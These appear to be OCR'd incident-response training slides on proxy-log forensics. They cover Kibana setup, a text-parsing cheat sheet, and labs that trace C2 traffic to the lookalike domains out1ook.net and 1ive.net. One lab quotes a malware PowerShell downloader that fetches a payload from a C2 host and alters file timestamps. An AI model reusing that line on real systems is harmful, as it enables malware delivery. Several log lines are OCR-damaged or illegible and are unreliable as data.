
Time Filter field name: Timestamp

(1) Select "TimeStamp" as Time filter filed.

(2) Click "Create index pattern"


How to Import Proxy Log into Elasticsearch (11)

- Navigate to "Advanced Settings" page to set some options.



How to Import Proxy Log into Elasticsearch (12)

- Modify options like below.
  - Change discover:sampleSize from 500 to 10000.



Number of rows

The number of rows to show in the table


Default: 500

discover:sampleSize

10000

Reset to default

  - Change state:storeInSessionStorage from false to On.



Store URLs in session storage

The URL can sometimes grow to be too large for some browsers to handle. To counter-act this we are testing if storing parts of the URL in session storage could help. Please let us know how it goes!

Default: false

state:storeInSessionStorage


On

Reset to default

Investigating Proxy Logs without Elasticsearch

Log Parsing Environment

- To parse text logs without Elasticsearch, you can use *nix commands such as grep, awk, sort, uniq and so on. It is because, these commands can deal with huge files in size. In addition, they are fast enough.
- "Babun" is a *nix shell like environment for windows. It contains a lot of *nix command line tools.
  - https://babun.github.io/
  - It is very easy to install. It also provides a package manager similar to 'apt-get' or 'yum'.



```
Executing daily babun check:
Source consistent  [OK]
Prompt speed       [OK]
File permissions   [FAILED]
Hint: Have you installed babun as admin and run it from a non-admin account?
Connection check   [FAILED]
Update check       [FAILED]
Hint: adjust proxy settings in ~/.babunrc and execute 'source ~/.babunrc'
[Oh My Zsh] Would you like to check for updates? [Y/n]: n
{ ~ }  » |                                                                ~
```

Text Parsing Commands Cheat Sheet (1)

- grep
  - It searches lines containing the given string. The following command searches files that have file names starting with the string "access.log" for lines that contain strings "itmedia.co.jp".

```
grep itmedia\.co\.jp access.log*
```

  - -h option avoids inclusion of file names in the output. -v option is to invert matching sense.
  - In the following command line, the first grep command searches files that have file names starting with the string "access.log" for lines that contain strings "itmedia.co.jp“, and avoids displaying file names in its output. The second grep command filters out lines containing the string "/Apr/".

```
grep -h itmedia\.co\.jp access.log* | grep -v /Apr/
```

- awk
  - Although it is a scripting language, we often use it for just dividing columns.
  - The following sample divides the output of grep command strings and print the 7th column, which is the requested URL.

```
grep -h itmedia\.co\.jp access.log* | awk '{print $7}'
```

  - You can split a line with specific character by using -F option like the sample below. The sample uses '/' as a delimiter and extracts FQDN from URL.

```
grep -h itmedia\.co\.jp access.log* | awk '{print $7}' | awk -F/ '{print $3}'
```

Text Parsing Commands Cheat Sheet (2)

- sort
  - It sorts lines. We can use this command like below. If you would like to sort lines as number, you should use -n option for sort.

```
grep -h itmedia\.co\.jp access.log* | awk '{print $7}' | awk -F/ '{print $3}' | sort
```

- uniq
  - It filters duplicated lines. Since the duplication is compared with the previous lines, its inputs must be sorted beforehand.

```
grep -h itmedia\.co\.jp access.log* | awk '{print $7}' | awk -F/ '{print $3}' | sort | uniq
```

  - If it was used with -c option, it counts the number of duplicated lines. The following sample counts the number of lines for each FQDN containing the string "itmedia.co.jp".

```
grep -h itmedia\.co\.jp access.log* | awk '{print $7}' | awk -F/ '{print $3}' | sort | uniq -c | sort -rn
```

- Other typical combinations
  - The following sample lists logs of a client "192.168.52.41" accessing "youtube.com" in chronological order. In addition, it filters out lines that was logged on April.

```
grep -h 192\.168\.52\.41 access.log* | grep youtube\.com | grep -v /Apr/ | sort -n
```

  - The following sample lists unique domains that a client "192.168.52.41" accessed. It also counts and sorts the output.

```
grep -h 192\.168\.52\.41 access.log* | awk '{print $7}' | awk -F/ '{print $3}'| sort |uniq -c | sort -rn
```

Scenario 1 Labs:

Solve the labs with several CLI commands instead of ELK stack

Scenario 1 Labs: Lab 1

What clients connected to the C2 domains?

Scenario 1 Labs: Lab 1

What clients connected to the C2 domains? (1)

- This is an investigation for scenario 1.

- Goal:
  - To list up the clients that connected to the following C2 domains.
    - out1ook.net
    - 1ive.net

Scenario 1 Labs: Lab 1

What clients connected to the C2 domains? (2)

- Results of the following commands could answer this question.

```
grep -h out1ook\.net access.log* > all_out1ook.log
cat all_out1ook.log | awk '{print $1}' | sort | uniq -c | sort -rn
```

```
1166 192.168.52.40
```

This host accessed to the domain "out1ook.net".

```
grep -h 1ive\.net access.log* > all_1ive.log
cat all_1ive.log | awk '{print $1}' | sort | uniq -c | sort -rn
```

```
 224 192.168.52.40
  32 192.168.52.44
   1 192.168.52.33
```

These hosts accessed the domain "1ive.net". But the last one connected to the domain only once. It is not natural as a C2 traffic.

- 192.168.52.40 -> client-win10-1
- 192.168.52.44 -> client-win10-2
- 192.168.52.33 -> ad-win2016

Scenario 1 Labs: Lab 2

When did the C2 traffic start?

Scenario 1 Labs: Lab 2

When did the C2 traffic start? (1)

- Goal:
  - To confirm when the C2 traffic started on each infected host.
- Hints:
  - We know that C2 traffics would be logged as below.
    - CONNECT 1ive.net
    - CONNECT out1ook.net
  - By focusing on logs for March, you can easily sort them in chronological order.

Scenario 1 Labs: Lab 2

When did the C2 traffic start? (2)

- You can confirm when the C2 traffic to "out1ook.net" started by the following commands. Since we are finding when the traffic had started, we filtered out the April ones to easily sort them in chronological order.

```
cat all_out1ook.log | grep 192\.168\.52\.40 | grep -v /Apr/ | sort | head
```

From its method, port number and URL path, this first entry is different from the C2 traffic that we've got in dynamic analysis, although it connected to the same domain.

```
192.168.52.40 - - [20/Mar/2018:19:00:05 +0900] "GET http://out1ook.net/summary.jpg HTTP/1.1" 200 160675 "-" "-"
TCP_MISS:HIER_DIRECT
192.168.52.40 - - [20/Mar/2018:19:27:42 +0900] "CONNECT out1ook.net:443 HTTP/1.1" 200 44 "-" "-" TCP_TUNNEL:HIER_DIRECT
192.168.52.40 - - [20/Mar/2018:19:27:42 +0900] "CONNECT out1ook.net:443 HTTP/1.1" 200 22 "-" "-" TCP_TUNNEL:HIER_DIRECT
192.168.52[illegible]0 22 "-" "-" TCP_TUNNEL:HIER_DIRECT
192.168.52[illegible]0 22 "-" "-" TCP_TUNNEL:HIER_DIRECT
192.168.52[illegible]0 22 "-" "-" TCP_TUNNEL:HIER_DIRECT
192.168.52.40 - - [20/Mar/2018:20:27:44 +0900] "CONNECT out1ook.net:443 HTTP/1.1" 200 22 "-" "-" TCP_TUNNEL:HIER_DIRECT
192.168.52.40 - - [20/Mar/2018:20:42:45 +0900] "CONNECT out1ook.net:443 HTTP/1.1" 200 22 "-" "-" TCP_TUNNEL:HIER_DIRECT
192.168.52.40 - - [20/Mar/2018:20:57:45 +0900] "CONNECT out1ook.net:443 HTTP/1.1" 200 22 "-" "-" TCP_TUNNEL:HIER_DIRECT
192.168.52.40 - - [20/Mar/2018:21:12:45 +0900] "CONNECT out1ook.net:443 HTTP/1.1" 200 22 "-" "-" TCP_TUNNEL:HIER_DIRECT
```

These logs have the same domain, method and port number with the C2 traffic that we got in dynamic analysis. These seem to be C2 traffics.

Scenario 1 Labs: Lab 2


When did the C2 traffic start? (3)

- You can confirm when the C2 traffic to "out1ook.net" started by the following commands. Since we are finding when the traffic started, we filtered out the April ones to easily sort in chronological order. (cont.).

```
cat all_out1ook.log | grep 192\.168\.52\.40 | grep -v /Apr/ | sort | head
```

```
192.168.52.40 - - [20/Mar/2018:19:00:05 +0900] "GET http://out1ook.net/summary.jpg HTTP/1.1" 200 160675 "-" "-"
TCP_MISS:HIER_DIRECT
1                                                                                              HIER_DIRECT
1                                                                                              HIER_DIRECT
1                                                                                              HIER_DIRECT
192.168.52.40 - - [20/Mar/2018:20:57:45 +0900] "CONNECT out1ook.net:443 HTTP/1.1" 200 22 "-" "-" TCP_TUNNEL:HIER_DIRECT
192.168.52.40 - - [20/Mar/2018:21:12:45 +0900] "CONNECT out1ook.net:443 HTTP/1.1" 200 22 "-" "-" TCP_TUNNEL:HIER_DIRECT
```

This URL is same as the part of commands saved to WMI __EventConsumer we got in persistent analysis.
It could be the infection event of the RAT related to the domain "out1ook.net" for this client.



```
$wc.Proxy=(New-Object System.Net.WebProxy('http://proxy.ninja-motors.net:8080/', $true)
$wc.DownloadFile('http://out1ook.net/summary.jpg',$d)
Set-ItemProperty $d -Name CreationTime -Value $dt
```

- Note: Squid logs each CONNECT traffic when the connection is closed. So these timestamps are the end time of each CONNECT traffic, not the start time. The CONNECT traffics may continue for hours in some cases.

Scenario 1 Labs: Lab 2

When did the C2 traffic start? (4)

- The following commands would output logs to C2 server "1ive.net" from client 192.168.52.40. We also filtered out the April logs, just as we have done in the previous search.

```
cat all_1ive.log | grep 192\.168\.52\.40 | grep -v /Apr/ | sort | head
```

```
192.168.52.40 - - [14/Mar/2018:22:47:59 +0900] "GET http://1ive.net/i.zip HTTP/1.1" 200 112228 "-" "-" TCP_MISS:HIER_DIRECT
192.168.52.40 - - [15/Mar/2018:18:54:47 +0900] "CONNECT 1ive.net:443 HTTP/1.0" 200 668 "-" "-" TCP_TUNNEL:HIER_DIRECT
192.168.52.40 - - [15/Mar/2018:18:54:52 +0900] "CONNECT 1ive.net:443 HTTP/1.0" 200 447169 "-" "-" TCP_TUNNEL:HIER_DIRECT
192.168.52.40 - - [15/Mar/2018:18:54:52 +0900] "CONNECT 1ive.net:443 HTTP/1.0" 200 367 "-" "-" TCP_TUNNEL:HIER_DIRECT
192.168.52.40 - - [15/Mar/2018:19:53:21 +0900] "GET http://1ive.net/m1.ps1 HTTP/1.1" 200 1499039 "-" "-"
TCP_MISS:HIER_DIRECT
192.168.52.40 - - [15                                                                "-" "-"
TCP_MISS:HIER_DIRECT
192.168.52.40 - - [15/Mar/2018:21:53:18 +0900] "GET http://1ive.net/m1.ps1 HTTP/1.1" 200 1499039 "-" "-"
TCP_MISS:HIER_DIRECT
192.168.52.40 - - [15/Mar/2018:22:53:19 +0900] "GET http://1ive.net/m1.ps1 HTTP/1.1" 200 1499039 "-" "-"
TCP_MISS:HIER_DIRECT
```

These logs have the same domain, method and port number with the C2 traffic that we got in dynamic analysis. These seem to be C2 traffics.

Scenario 1 Labs: Lab 2

When did the C2 traffic start? (5)

- The following commands output logs accessing C2 server "1ive.net" from client 192.168.52.44. We also filtered out the April logs, just as we have done in the previous search.

```
cat all_1ive.log | grep 192\.168\.52\.44 | grep -v /Apr/ | sort | head
```

These logs have the same domain, method and port number with the C2 traffic that we got in dynamic analysis. These seem to be C2 traffics.

```
192.168.52.44 - - [07/Mar/2018:22:55:22 +0900] "CONNECT 1ive.net:443 HTTP/1.0" 200 378 "-" "-" TCP_TUNNEL:HIER_DIRECT
192.168.52.44 - - [07/Mar/2018:22:55:52 +0900] "CONNECT 1ive.net:443 HTTP/1.0" 200 229 "-" "-" TCP_TUNNEL:HIER_DIRECT
192.168.52.44 - - [07/Mar/2018:22:55:59 +0900] "CONNECT 1ive.net:443 HTTP/1.0" 200 446445 "-" "-" TCP_TUNNEL:HIER_DIRECT
192.168.52.44 - - [08/Mar/2018:14:46:37 +0900] "CONNECT 1ive.net:443 HTTP/1.0" 200 245 "-" "-" TCP_TUNNEL:HIER_DIRECT
192.168.52.44 - - [08/Mar/2018:15:00:28 +0900] "GET http://1ive.net/m1.ps1 HTTP/1.1" 200 1499039 "-" "-"
TCP_MISS:HIER_DIRECT
192.168.52.44 - - [08/Mar/2018:15:02:31 +0900] "CONNECT 1ive.net:443 HTTP/1.0" 200 1050 "-" "-" TCP_TUNNEL:HIER_DIRECT
192.168.52.44 - - [08/Mar/2018:15:02:35 +0900] "CONNECT 1ive.net:443 HTTP/1.0" 200 257 "-" "-" TCP_TUNNEL:HIER_DIRECT
192.168.52.44 - - [08/Mar/2018:15:17:30 +0900] "CONNECT 1ive.net:443 HTTP/1.0" 200 311 "-" "-" TCP_TUNNEL:HIER_DIRECT
192.168.52.44 - - [08/Mar/2018:16:00:03 +0900] "GET http://1ive.net/m1.ps1 HTTP/1.1" 200 1499039 "-" "-"
TCP_MISS:HIER_DIRECT
192.168.52.44 - - [08/Mar/2018:17:00:03 +0900] "GET http://1ive.net/m1.ps1 HTTP/1.1" 200 1499039 "-" "-"
TCP_MISS:HIER_DIRECT
```

Scenario 1 Labs: Lab 2

When did the C2 traffic start? (6)

- The following commands output logs to C2 server "1ive.net" from client 192.168.52.33.

```
cat all_1ive.log | grep 192\.168\.52\.33
```

```
192.168.52.33 - - [22/Mar/2018:17:36:25 +0900] "GET http://1ive.net/m2.ps1 HTTP/1.1" 200 1502236 "-" "-"
TCP_MISS:HIER_DIRECT
```

This host connected to the domain only once. In addition, method, URL, and port are different from the C2 traffic we know. It is not a C2 traffic.

Scenario 1 Labs: Lab 3

Are there any suspicious traffics related to the C2 domains other than the C2 traffic that we have found?

Scenario 1 Labs: Lab 3

Are there any suspicious traffics related to the C2 domains other than the C2 traffic that we have found?

- Goal:
  - To find suspicious traffics related to the C2 domains other than the C2 traffic that we have found.
- Hint:
  - First, you should filter out the C2 traffics by the method and the URL we got in "Dynamic Analysis".

Scenario 1 Labs: Lab 3

Are there any suspicious traffics related to the C2 domains other than the C2 traffic that we have found?

- The following commands display the answers.

```
cat all_out1ook.log | grep -v 'CONNECT out1ook\.net:443' | awk '{print $1,$7}' | sort | uniq -c | sort -rn
```

```
   2 192.168.52.40 http://out1ook.net/summary.jpg
```

We mentioned this traffic before.

```
cat all_1ive.log | grep -v 'CONNECT 1ive\.net:443' | awk '{print $1,$7}' | sort | uniq -c | sort -rn
```

```
186 192.168.52.40 http://1ive.net/m1.ps1
  7 192.168.52.44 http://1ive.net/m1.ps1
  3 192.168.52.40 http://1ive.net/m6.ps1
  2 192.168.52.40 http://1ive.net/m5.ps1
  1 192.168.52.40 http://1ive.net/m4.ps1
  1 192.168.52.40 http://1ive.net/m3.ps1
  1 192.168.52.40 http://1ive.net/i.zip
  1 192.168.52.33 http://1ive.net/m2.ps1
```

We cannot determine what these URLs mean at this time.
We might be able to figure them out with other analysis.

End of Document